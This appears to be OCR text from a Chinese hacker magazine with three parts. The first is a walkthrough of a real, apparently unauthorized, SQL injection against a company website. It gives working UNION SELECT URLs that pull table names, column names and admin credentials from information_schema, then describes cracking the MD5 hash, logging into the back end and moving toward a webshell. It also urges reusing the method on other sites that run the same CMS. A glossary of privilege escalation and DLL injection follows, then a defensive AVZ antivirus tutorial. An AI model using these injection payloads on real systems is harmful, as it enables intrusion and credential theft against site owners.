


图6

这里我先简单的介绍一下，MySQL5比之前的版本增加了系统数据库information_schema，它是用来存储数据库系统信息的，我们可以利用这个库来爆出想要的表名和列名，我把注入中可以用到的几个表列举了出来，以方便大家今后的使用：

SCHEMATA ——>存储数据库名的

——>关键字段：SCHEMA_NAME，表示数据库名称

TABLES ——>存储表名的

——>关键字段：TABLE_SCHEMA表示表所属的数据库名称；

TABLE_NAME表示表的名称

COLUMNS ——>存储字段名的

——>关键字段：TABLE_SCHEMA表示表所属的数据库名称；

TABLE_NAME表示所属的表的名称

COLUMN_NAME表示字段名

因为我之前已经通过函数database()查到了数据库的名称为design，所以这里就直接爆表名和列名，在地址栏里输入http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,table_name,7,8,9,10,11,12,13,14,15,16 from information_schema.tables where TABLE_SCHEMA=0x64657369676E limit 0,1（这里的0x64657369676E是数据库design的十六进制形式），爆出了一个表名peterkok_peter，如图7。继续往下爆，只需要把limit后面的0依次加1即可，当输入到http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,table_name,7,8,9,10,11,12,13,14,15,16 from information_schema.tables where TABLE_SCHEMA=0x64657369676E limit 2,1的时候，爆出了管理员表qinggan_adminer，如图8。




图7

那么接来就开始爆列名，输入http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,column_name,7,8,9,10,11,12,13,14,15,16 from information_schema.COLUMNS where TABLE_NAME=0x71696E6767616E5F61646D696E6572 limit 0,1（这里的0x71696E6767616E5F61646D696E6572是表名qinggan_adminer的十六进

制形式），爆出了列名adminID，如图9，修改limit后面的0到2和3又爆出了adminUser和adminPass这两个列名，有了表名和列名，就可以输入**http://www.xxx.com/job_view.php?id=22 and 1=2 union select 1,2,3,4,5,adminUser,7,adminPass,9,10,11,12,13,14,15,16 from qinggan_adminer**来爆管理员的用户名和密码了，结果成功的爆出了管理员的用户名和密码的MD5散列，如图10。

开始我还担心这个密码会过于复杂而破解不出来，但当我在xmd5.org中破解出了密码原文后，才发现自己高估了管理员。之前已经找出了网站的后台，直接输入用户名和密码就登录了进去，如图11，网站后台功能比较强大，支持上传和备份数据库，有了这两个，相信怎么拿webshel大家就都已经很明白了吧，我就不再占用宝贵的版面了。




图8




图9




图10




图11

一个拥有500名员工而且还是搞计算机的企业就这样被拿下了，哪怕管理员能把密码设置的再复杂一些，起码我还要花一些时间去破解那个散列，破解不出来的话还得更换其它的方法。这足以说明国内的网络安全现状很让人担忧啊，另外就是希望大家不要只想着快速的抓肉鸡，很多有一定基础的朋友还利用百度+啊D批量扫描注入点的方法来搞站抓肉鸡，碰到一点儿不顺利的就换下一个目标接着弄，这样是学不到什么东西的，当表名都扫不到的时候，是否想过去看看后台存不存在弱口令或者是万能密码漏洞，是否想过去网上查一下那套系统，并且下载一套研究一下呢，哪怕只是看一看默认的信息，在工具中添加上默认的表名和列名是否就能扫出来了，甚至是不是可以下载到默认的数据库，拿到后你还可以去搜索使用同一套系统的网站，使用同样的方法你还可以拿到很多网站的权限，这样抓肉鸡应该也不慢吧。希望大家都能抱着学习技术的态度去检测网站，遇到障碍不要轻易放弃，坚持中才会学到更多的东西。

黑客术语小补习

什么是提权（提升权限）

现在的操作系统，为了安全性，都引入了权限这个概念，那么，到底权限是什么呢？我们举个简单的例子来说明吧。比如系统管理员设置甲用户只允许访问A目录，设置乙用户只允许访问B目录，那么，甲用户中不能访问B目录，而乙用户也是不能访问A目录的，他们更不允许来更改这个设置，这就是权限。那么，倘若甲用户或乙用户利用系统中的安全漏洞或是别的方法使得自己突破了原来的限制，能够非法访问对方目录甚至是使得自己能够向管理员那样来获取对整个系统的控制，这就是提权。

什么是进程插入

在Windows系统中，每个进程都有自己的私有内存地址空间，当使用指针（一种访问内存的机制）访问内存时，一个进程无法访问另一个进程的内存地址空间，就好比在未经邻居同意的情况下，你无法进入邻居家吃饭一样。

进程插入技术正好打破进程的界限，使DLL插入某个进程的地址空间（开辟一个子线程），就可以对这个进程为所欲为（灰鸽子插入到IE进程，不但隐蔽而且还能躲过防火墙的拦截）。

文章难易度：★★★
文章闪光点：关于AVZ Antiviral Toolkit的详细使用介绍，这是一款不错的安全辅助工具。

出自卡巴斯基的杀毒利器——AVZ Antiviral Toolkit

干一行爱一行

平时我们在清除计算机病毒的时候，除了使用系统中安装的杀毒软件外，还经常会使用到各种安全工具，比如鼎鼎大名的Wsyscheck、IceSword和SREng等，可是人怕出名猪怕壮，这些安全工具也经常会受到病毒和木马的破坏，因此有时我们还需要准备一些不太常见的工具，今天我要介绍的AVZ Antiviral Toolkit就是这样一款软件。

一、软件基本介绍

提到AVZ Antiviral Toolkit，可能很多人都没有听说过，但是提到大名鼎鼎的杀毒软件卡巴斯基，相信大家一定是如雷贯耳吧，其实AVZ就是卡巴斯基工程师奥列.扎伊采夫自己编写的一个集病毒扫描、清除Rootkit、系统诊断、系统修复等众多功能于一身的安全软件。由于该工具只有英俄两种语言的版本，所以在使用前需要将中文汉化包解压到AVZ所在的目录，然后再运行AVZ的主程序文件就可以了。可惜的是，由于程序自身采用了很多非标准的ASCII码，要汉化这些部分就必须对程序本身作出修改，但是AVZ采用了CRC校验，修改后的程序就会校验失败导致无法启动，因此中文汉化包中的内容也不是非常的完整。

二、恶意程序清除

现在我们言归正传，来介绍一下AVZ的相关功能，由于程序本身的功能实在是太强大，所以本文就选择了一些比较常见的功能来进行演示。首先来看看AVZ程序分析和清除Rootkit的功能，事实上它还可以检测包括间谍软件、广告软件、恶意拨号程序、木马程序、蠕虫病毒和下载者木马在内的多种恶意程序。下面我们测试使用的木马是大名鼎鼎的灰鸽子，因为它利用了Rootkit技术对进程和文件进行了隐藏。

AVZ对Rootkit的分析扫描操作过程和我们常见的病毒分析差不多，单击“文件类型”选项，在窗口中设置想要检测的文件类型。为了更好的进行分析，这里选择的是“所有文件”，当然根据自已的需要，也可以选择“潜在威胁文件”或“用户自定义掩码的文件”。其中“潜在威胁文件”包括了可执行文件和各种脚本文件，而“用户自定义掩码的文件”则可以自定义需要扫描的文件类型，如图1。最后将下面的“检查NTFS流”和“检查压缩文件”选项都勾选上。

接着打开“搜索参数”选项，在这儿可以设置扫描分析的级别以及其它的搜索参数设置，其中包括“搜索键盘记录程序”、“搜索由木马程序开启的TCP/UDP端口”、“自动修复系统错误”等，如图2。设置完成后再打开“搜索范围”选项，设置需要分析扫描的磁盘目录或文件夹，最后点击“Start”按钮后程序就开始进行分析操作了。程序首先会对系统中的进程进行分析，接着是磁盘中的文件以及其它的系统错误，如图3。从图中我们可以看到，AVZ分析出了灰鸽子隐藏的进程以及键盘记录插件等内容。分析完成后程序会根据用户的设置进行病毒文件的清除以及系统的修复等操作。

